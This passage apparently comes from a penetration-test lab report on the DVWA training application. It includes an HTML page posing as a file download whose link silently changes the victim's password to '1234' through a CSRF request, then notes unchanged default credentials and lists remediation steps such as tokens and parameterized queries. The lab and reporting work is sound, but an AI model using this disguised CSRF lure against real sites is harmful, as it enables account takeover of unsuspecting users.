
Here I have written a html script to perform a password in main dvwa application.

```
┌──(kali㉿kali)-[~]
└─$ cat index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>DVWA</title>
</head>
<body>
    <h1>New file to Download</h1>
    <a href="[redacted]/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#">Download here</a>
</body>
</html>
```

Then I will go on this website




Now this will change the password in main web application.



7. Default Credentials

This is not a vulnerability but mistake most of administrators made to not remember password.



In the highlighted part you can see that the default username and password are not change.

Recommendation.

1. Administrators need to change the default username and password according to company's password policy.
2. Avoid calling OS commands directly.
3. Escape values added to OS commands specific to each OS.
4. Use ftp to upload or transfer files instead of using directly on web applications.
5. If can't use ftp, strict file extension limitations should be applied, as well as block extension which are not in used.
6. Prepared Statements with Parameterized Queries.
7. Using Stored Procedures in Databases.
8. Allow-List Input Validation.
9. Using Token-based Protection.
10. Using A Double-Submit Cookie Pattern.

11. Output Encoding.
12. HTML Sanitization.
13. There is no web application firewall used, I strongly recommend using it.